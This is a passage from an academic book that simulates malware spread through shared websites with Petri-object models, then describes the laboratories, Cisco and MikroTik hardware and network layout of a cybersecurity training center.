


Fig. 6.27. Investigation of the infection time a user's computer resource depending on his caution before downloading file.

Let consider the distribution of malware in a group of 11 users. Each user operates 4 sites. 1 user has one damaged site in use (gray), and other 10 users do not use damaged sites. Shared sites make a "chain" (fig. 6.28) of distribution malware from one damaged site to another through a user interface or "star" (fig. 6.29) (it is one shared site for all users).

For simple actions and actions favorable to the hacker for data collection, sending information about the vulnerability of the site or sending screenshots, the same and equal to 1.0.

The hacker makes an "insertion a malicious script." The action is triggered in the User object if there is information about the vulnerabilities of the sites that it visits. The hacker can do one of the following: initiate the insertion of scripts, sell the virus to the manager, steal money by falsifying their actions under the user's action on the web service.

If the maximum result is large (greater than or equal to the modeling time) by the experiment result, this means that after several runs there were sites that were not damaged at the end of the modeling. The dependence of the maximum site damage time is investigated from the caution of the user who downloads the file, which is measured by the probability of downloading the file on the site used.

Probability of action favorable for sending information by virus =

probability of ordinary action (= 1.0). The probability of downloading a file from a site varies. All simulation results are obtained by averaging over 4 runs.




Fig. 6.28. "Chain" structure of shared sites




Fig. 6.29. "Star" structure of shared sites

Damage time is greater for "chain" use of shared sites by about 10000 for 0,01. That is, it slows down if there are no sites shared by all users. The time less than 50000 is reached in the "star" for 0,003, and for the "chain" it becomes only for 0,008. That is, it requires a greater level of irresponsibility of the user.

We will investigate the number of damaged sites (simulation time is 1000000, number of runs 4). The group of 11 users uses 34 sites, 10 of which are shared for use, if the connection is "chain", and 43 sites, 1 of which are common if the connection is "star". The average score is determined in 4 runs.





Fig. 6.30. Investigation of the maximum time of damage, depending on the degree of connectivity of users of websites: a) "chain", b) "star"

The simulation results for a "star" connection, provided that the time for the incorporation of the malicious script changes, are presented in Fig. 6.30. Significantly different results only if the probability of downloading a file is very small. This is due to the fact that one boot is sufficient for the user to be the provider of information for damaging the sites that it uses. Further results are given for the time value 1000 of the script embedding (fig. 6.32-6.35).




Fig. 6.31. Investigating the number of damaged sites in time: a) the time to integrate the malicious script 3, b) time to embed a malicious script 1000.



Fig. 6.32. Investigating the number of damaged sites in time at different probabilities of downloading a file by the user.




Fig. 6.33. Investigating the number of damaged sites in time for the "star" community of 11 users, of which 1 is infected at the initial simulation time




Fig. 6.34. Investigation of the number of damaged sites in time with different number of users with "star" use of shared sites. Number of uninfected users a) 5, b) 10 and c) 20.



Fig. 6.35. Investigation of the number of damaged sites in time with "chain" connections by common sites. Number of uninfected users a) 5, b) 10 and c) 20.

From the simulation results follows:

The time of the virus spreading to all users of the "star" community in the case of 5 unharmed users is almost the same as in the case of 10 or 20 users. If the probability of a user uploading a file is more than 0,005, the distribution time for 5 users is twice less than the same for 10, and four times less than the same for 20, which is quite logical.

The time of distribution in the "chain" of users is much greater (for example, twice for 10). In the case of 20 users with a probability of downloading a file of 0,0005 only 44 sites (out of 83) become damaged during the simulation of 1000000. Also, for "chain" use of sites the big difference is in the simulation results with probabilities of 0,005 and 0,05. The time of damage to all users in the community at odds of 0,005 and 0,05 significantly differs (twice less).

So, the model works quite logically. The model reproduces the dynamics of the distribution of malicious software in the computer network, depending on the user's caution when downloading the files and sites that it uses.

6.3.5 Conclusion

Petri-object simulation is effective technique for the model consisted of many elements with similar dynamics. Once developed Petri net can be used to create a set of Petri-objects with given parameters.

The construction technique of Petri-object model enables the user to concentrate, firstly, on creating the dynamics of base elements of the model, secondly, on creating the elements with given parameters and thirdly, on connecting elements to create the model dynamics. In addition, a significant reduction of computable complexity of the simulation algorithm is achieved by dividing the model into Petri-objects.

The developed application not only simplifies the model design but also provides the creation of program components for use in the model simulation. Instead of saving graphics images of all nets of Petri-objects a method is proposed for creating a Petri net of objects with given parameters and provide the transformation of the Petri net from its graphics image to a method and vice versa.

Additionally, some services of the web application are intended to organize the modelers' communication and collaboration, and to form the open warehouse of models.

Future development will include the improvement of visual programming tools by the transformation of the graphic image of the model to program code and vice versa.

Additionally, open warehouse of Petri-objects needs improving.

The implementation of a parallel simulation algorithm is being considered for future development.

6.4 Conclusions for chapter 6

Thus, the formalized model of a cyber attack in the form of a Petri-object model is considered. The simulation model of the cyber attack of distributed

information system is constructed with such details as the available vulnerabilities of the information system, the time characteristics of query processing, the probable characteristics of the security system, the individual characteristics of the computer trespasser (a set of used malware, skills, limited time spent on repeated launches). Models of cyber attacks are an important tool for examining the impact of a protection system on the attack propagation time.

6.5 References for chapter 6

1. P. Wang, J. Liu Threat Analysis of Cyber Attacks with Attack Tree+ // Journal of Information Hiding and Multimedia Signal Processing. – Vol. 5, N. 4. - 2014. – P.778-788.
2. Hariri, S., Qu, G., Dharmagadda T., Ramkishore M., Raghavendra C.S.: Impact Analysis of Faults and Attacks in Large-Scale Networks. (IEEE) Security and Privacy 1, pp. 49-54 (2003)
3. Литвинов В. В. Аналіз систем та методів виявлення несанкціонованих вторгнень у комп'ютерні мережі / В. В. Литвинов, Н. Стоянов, І. С. Скітер, О. В. Трунова, А. Г. Гребенник // Математичні машини і системи. – 2018. – № 1. – С. 31 - 40.
4. Karpinsky M., Yatsykovska U., Balyk A., Aleksander M. Computer networks service denial attacks. Academic Journal of Lviv Polytechnic. Series of Computer Systems and Networks 806, pp. 94 - 99 (2014). Bryan K. Fite Simulating cyber operations : A Cyber Security Training Framework // The SANS Institute, 2014 – 36 p.
5. Bryan K. Fite Simulating cyber operations: A Cyber Security Training Framework // The SANS Institute, 2014 – 36 p.
6. SkyBox Security [Електронний ресурс]. – Режим доступу: <https://www.skyboxsecurity.com/solutions/attack-simulation>
7. Kotenko, I., Chechulin, A. : A Cyber Attack Modeling and Impact Assessment Framework. In: K. Podins, J. Stinissen, M. Maybaum (eds.) 5th International Conference on Cyber Conflict 2013, NATO CCD COE Publications, Tallinn, pp. 1 - 24 (2013).
8. Cayirci E., Ghergherehchi, R. : Modeling cyber attacks and their effects on decision process. In: S. Jain, R. R. Creasey, J. Himmelspach, K. P. White, and M. Fu (eds.) Proceedings of the 2011 Winter Simulation Conference, pp.1 - 10 (2011).
9. I.V. Stetsenko, “Theoretical basis of Petri-object simulation,” Mathematical Machines and Systems, no. 4, 2011, pp.135-150 (in Russian).
10. I.V. Stetsenko, V. Dorosh, A. Dyfuchyn “Petri-Object Simulation: Software Package and Complexity,” Proceedings of the 8th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS'2015), Warsaw (Poland), 2015, pp. 381 - 385.
11. B.Zeigler, H. Praehofer, T. Gon Kim “Theory of Modeling and Simulation,” New York : Academic Press, 2000, 510 p.

12. A. M. Law, "Simulation Modeling and Analysis," New York: McGraw-Hill International, 2014, 804 p.
13. N. Chapman Petri Net Models ISE-2 Surprise 97 Project http://www.doc.ic.ac.uk/~nd/surprise_97/journal/vol2/njc1/ accessed 01/02/2017
14. W. M. P. van der Aalst "Decomposing Petri Nets for Process Mining: A Generic Approach," Distributed and Parallel Databases, Berlin: Springer-Verlag, , vol. 31, no. 4, 2013, pp. 471-507.
15. D.A. Zaitsev "Decomposition of Petri Nets," Cybernetics and Systems Analysis, vol. 40, no. 5, 2004, pp. 739-746.
16. F. Bause, P. S. Kritzinger, "Stochastic Petri Nets: An Introduction to the Theory," Cape Town: Vieweg+Teubner, 2002., 218 p.
17. W. Aalst, C.Stahl "Modeling Business Process – A Petri Net-Oriented Approach," The MITPress, 2011. – 400 p.
18. C.Lakos, "Object Oriented Modeling with Object Petri Nets" Concurrent Object-Oriented Programming and Petri Nets, 2001, pp. 1-37.
19. M. Zhou, K. Venkatesh "Modeling, simulation, and control of flexible manufacturing systems: a Petri neet approach, " World Scientific Publishing, 1999.
20. W.M.P. van der Aalst and C.Stahl "Modeling Business Processes: a Petri Net-Oriented Approach", MIT Press, 2011.
21. W.M.P. van der Aalst "Business Process Management as the "Killer App" for Petri Nets," Software & Systems Modeling, vol. 14, issue 2, Springer, 2015, pp. 685 – 691.
22. J. Billington, M. Diaz, G. Rozenberg (Eds.), "Application of Petri Nets to Communication Networks" Lecture Notes in Computer Science, vol. 1605, Springer-Verlag, 1999, ISBN: 3-540-65870-X.
23. H. Ehrig, W. Reisig, G. Rozenberg, H. Weber (Eds.), "Petri Net Technology for Communication-Based Systems" Lecture Notes in Computer Science, vol. 2472, Springer-Verlag, 2003, ISBN: 3-540-20538-1.
24. A. Yakovlev, L. Gomes, L. Lavagno (Eds.), "Hardware Design and Petri Nets" Kluwer Academic Publishers, March 2000, ISBN: 0-7923-7791-5.
25. G. Frey, L. Litz (Eds.), "Formal Methods in PLC Programming", Proceedings of the IEEE SMC 2000, Nashville, TN, 8-11 October 2000.
26. G.A. Agha, F. De Cindio, G. Rozenberg, (Eds.), "Concurrent Object-Oriented Programming and Petri Nets", Springer-Verlag, Berlin, 2001, ISBN: 3-540-41942-X.
27. D.A. Zaitsev, "Clans of Petri Nets: Verification of protocols and performance evaluation of networks", LAP LAMBERT Academic Publishing, 2013, 292 p. ISBN: 978-3-659-42228-7
28. M.Haustermann (2015), "Applications of Petri Nets", University of Hamburg, <https://www.informatik.uni-hamburg.de/TGI/PetriNets/applications/> accessed 02/02/2017
29. Petri Nets Tools Database Quick Overview <https://www.informatik.uni-hamburg.de/TGI/PetriNets/tools/quick.html> / accessed 11/03/2017

30. I.V. Stetsenko, A. Dyfuchyn, K. Leshchenko, J. Davies “Web application for visual modeling of discrete event systems” 2017 Internet Technologies and Applications, ITA 2017. Proceedings of the 7th International Conference, 12-15 Sept., pp. 86-91.

31. I.V. Stetsenko, “State equations of stochastic timed petri nets with Informational relations,” Cybernetics and Systems Analysis, vol.48, no. 5, 2012, pp.784-797.

32. I.V. Stetsenko, “Simulation algorithm of Petri-object model,” Mathematical Machines and Systems, no.1, 2012, pp.154-165 (in Russian)

33. Стеценко І.В. Інтелектуальний компонент візуального програмування стохастичних мереж Петрі / І.В. Стеценко, К.С.Лещенко // Технічні науки та технології: науковий журнал. - Чернігів. нац. технол. ун-т. – Чернігів : Чернігів. нац. технол. ун-т, 2016. – № 4 (6). – С.139-147.

34. National Technology Laboratory. National Vulberability Database (NVD). NVD Data Feeds <https://nvd.nist.gov/vuln/data-feeds> - 11.01.2019

35. Reversal and Analysis of Zeus and SpyEye Banking Trojans. Technical White Paper IOActive Inc. <https://ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf> - 11.01.2019

36. I.V.Stetsenko, V. Lytvynov “Computer Virus Propagation Petri-Object Simulation”, Advances in Intelligent Systems and Computing, vol. 1019, 2020, pp. 103-112.

CHAPTER 7. CYBERSECURITY TRAINING CENTER

7.1 Cybersecurity research training center functions

In our time cybersecurity is the most important part of company security and state security in general. Almost each company has a lot of computers for task automatization. But company network without a good protection is an easy target for hackers and attacks. Also one of the most attractive targets for attacks are government agencies and financial institutions.

Main tasks of our cybersecurity research training center are:

1. Training specialists in field of security of computer networks;
2. Modeling and analyzing cyberattacks and protecting from different types of cyberattacks on corporate computer networks.

Task of the training specialists in field of security of computer networks is wide ranged and can be divided into few parts.

First of all, it's training of the students who are studying on related to computer science and cybersecurity. This part is very important because increasing number of computer networks requires a larger number of cybersecurity specialists. So the task of research training center is to prepare students as specialists of cybersecurity. Even if they will not work at computer network security field, basic security knowledge will help to create more secure software or network infrastructure.

Another part of this task is training of military specialists and employees of companies. This type of specialists training is more specific and related to field of company or state security.

Also important task of specialist training is giving possibility of testing real computer attacks in close to real network polygons for attack testing. Because cybersecurity research training center is not only about studying theoretical bases of cybersecurity, but practically testing of all learned materials. This type of training helps to practically explore positive and negative sides of protection from different types of cyberattacks and possibilities to use them:

- specialized training of students, employees of companies, military specialists in the field of security of computer networks;
- audits and certification of departmental and corporate computer networks for their safety on orders of the owners;
- monitoring the state of information security of the computer infrastructure of the region, determining the level of security of its individual components;
- development of algorithms for determining non-standard behavior of computer networks and algorithms for detecting attacks and their distribution in corporate computer networks.

7.2 Training center structure

Cybersecurity training center consists of three laboratories. In general it can be any number of laboratories depending on center needs, but in our case we decided to make three.

1. Laboratory of cyberattacks simulation.

There are three main tasks of laboratory of cyberattacks simulation. First of all it's simulation of different types of attacks and intrusions in corporate networks. Next task is Estimation of danger level of different types of attacks and intrusions in corporate regional networks. And the last task is teaching students.

Computers in this laboratory must have software packages for cyberattacks simulation and penetration testing. This software requires restricting access to computers and limited access to global network, because this software can be used illegally for attacking some services in global network.

2. Laboratory for simulation of cyberattack protection.

The Laboratory for simulation of cyberattack protection has two main tasks: it's simulation of different types of protections against attacks and intrusions in corporate networks and teaching students.

One of the main requirements for the laboratory is as fast as possible network, because when we simulating protection from cyberattacks, we need to test performance losing on different protection methods. Because methods which causes huge network speed loss can not be used for commercial systems protection.

Cyberattack protection does not need so wide specter of software, because protection software works in real time and using lot of real time software can slow down system.

3. Laboratory of analytical research.

This laboratory has much more tasks then previous two. This tasks are:

- estimation level of security for regional corporate networks (of analytical research);
- tracking of the Cyberspace with aim of finding of attack sources;
- estimation of new SDA capabilities;
- estimation of defense level for regional corporate networks;
- teaching of students.

7.3 Hardware and architecture for cybersecurity research training center

7.3.1 Hardware

Firewall ASA 5506-X

Cisco ASA 5500 Series Adaptive Security Appliances, or simply Cisco ASA, is Cisco's line of network security devices introduced in May 2005, that succeeded three existing lines of popular Cisco products:

- Cisco PIX, which provided firewall and network address translation (NAT) functions ended sale on 28 July 2008;
- Cisco IPS 4200 Series, which worked as intrusion prevention systems (IPS);
- Cisco VPN 3000 Series Concentrators, which provided virtual private networking (VPN).



Fig. 7.1. Cisco ASA 5506-X

The ASA is a unified threat management device with compact design (as in fig. 7.1), combining several network security functions in one box [1].

Router Cisco 1941

The Cisco 1941 Integrated Services Router (ISR) delivers highly secure data, mobility, and application services. Key features include:

- 2 integrated 10/100/1000 Ethernet ports;
- 2 enhanced High-Speed WAN Interface Card slots that can host 2 single wide or 1 double wide and 1 single wide (e) HWIC;
- 1 Internal Services Module slot;
- fully integrated power distribution to modules supporting 802.3af Power over Ethernet (PoE) and Cisco Enhanced PoE;
- security;
- embedded hardware-accelerated VPN encryption;
- secure collaborative communications with Group Encrypted Transport VPN, Dynamic Multipoint VPN, or Enhanced Easy VPN;
- integrated threat control using Cisco IOS Firewall, Cisco IOS Zone-Based Firewall, Cisco IOS IPS, and Cisco IOS Content Filtering;
- identity management that uses authentication, authorization, and accounting (AAA), and public key infrastructure;
- creating the Borderless Workspace Experience.



Fig. 7.2. Cisco 1941 router

In training center this router is used for routing packages between internal network, servers and internet [2]. This router is suitable for installing into server rack and support removable flash storage (look at fig. 7.2).

Switch Cisco WS-C2960

Cisco Catalyst 2960 Series Intelligent Ethernet Switches is a new line of fixed-configuration standalone devices that provide desktop Fast Ethernet and Gigabit Ethernet connectivity for entry-level enterprise, mid-market, and branch office networks, helping enable enhanced LAN services (fig. 7.3). The Catalyst 2960 Series offers integrated security, including network admission control (NAC), as well as advanced quality of service (QoS) and resiliency, delivering intelligent services for the network edge.

The series also includes a number of hardware enhancements for network managers, including configurations featuring dual-purpose (alternatively wired) uplinks for Gigabit Ethernet, allowing the network manager to use either a copper or a fiber uplink. Also included is a 24-port Gigabit Ethernet family member, accelerating Gigabit to the Desktop (GTTD) across the network [3].



Fig. 7.3. Cisco WS-C2960

The Catalyst 2960 Series offers the following benefits:

- intelligent features at the network edge, such as sophisticated access control lists (ACL) and enhanced security;
- dual-purpose uplinks for Gigabit Ethernet uplink flexibility, allowing use of either a copper or a fiber uplink. Each dual-purpose uplink port has one 10/100/1000 Ethernet port and one SFP-based Gigabit Ethernet port, with one port active at a time;
- network control and bandwidth optimization through advanced QoS, granular rate-limiting, ACLs, and multicast services;
- network security through a wide range of authentication methods, data encryption technologies, and network admission control based on users, ports, and MAC addresses;
- easy network configuration, upgrades, and troubleshooting as part of the mid-market or branch solution using the embedded Device Manager and Cisco Network Assistant;
- auto-configuration for specialized applications using Cisco Smartports.

MikroTik wAP ac White

The wAP ac is a small weatherproof wireless access point for mobile devices, perfect for installation in small offices or outside or anywhere else where you need wireless access from your phone or computer (fig. 7.4). This device support creating seamless wireless network.



Fig. 7.4. MikroTik wAP ac White

The device has one Gigabit Ethernet port, it supports 802.11ac technology and can work at both the 2.4GHz and 5GHz frequencies simultaneously. It looks unobtrusive and sleek.

The wAP ac is weatherproof and can be fixed to any external wall from the inside of the case - so that it is securely attached to it's mounting location. The bottom door can also be secured with a special screw, which can only be opened by the owner.

There are two versions available:

- RBwAPG-5HacT2HnD (International) supports 2412-2484MHz and 5150MHz-5875MHz range (Specific frequency range can be limited by country regulations);
- RBwAPG-5HacT2HnD-US (USA) is factory locked for 2412-2462MHz, 5170-5250MHz and 5725-5835MHz frequencies. This lock can not be removed [4].

Main usecase of this device in training center is creating safe and stable wireless network.

Alfa AWUS036NH

The Alfa AWUS036NH is a compact b/g/n adapter with an absurd amount of range (fig. 7.5). This is amplified by the omnidirectional antenna and can be paired with a Yagi or Paddle antenna to create a directional array.

Compatible with IEEE 802.11n, 802.11b/g/n wireless standards:

- 2.4GHz frequency band, MIMO (Multiple Input Multiple Output);
- complies with Universal Serial Bus Rev. 2.0 specifications;
- high speed transfer TX data rate up to 150 Mbps;
- supports WPS by S/W;
- supports wireless data encryption with 64/128-bit WEP, WPA, WPA2, TKIP, AES;
- wide Range coverage;
- compliant with FCC Part 15.247 for US, ETS 300 328 for Europe;
- supports driver for Windows 2000, XP 32/64, Vista 32/64, Windows 7,

Linux (2.4.x/2.6.x), Mac (10.4.x/10.5.x) Power PC& PC [5].



Fig. 7.5. Alfa AWUS036NH

This powerful wireless network module can be used in training center for exploring wireless networks data transmission and exploring vulnerabilities of wireless networks and hardware and software vulnerabilities related to wireless networks. Also can be used for penetration testing experiments with wireless networks.

7.3.2 Network architecture of research training center

For effective research training center work we need fast network connections. Laboratories and server rack must be connected with at least gigabit Ethernet cable. Servers also must be connected with Gigabit Ethernet because this connections can make critical impact on network performance.

Computers inside laboratories can be connected with Fast Ethernet, but better to use Gigabit Ethernet. General network structure with hardware firewall shown on fig.7.6.




Fig. 7.6. General research training center network structure

Cisco ASA hardware firewall used for protecting training center network from external threats and attacks.

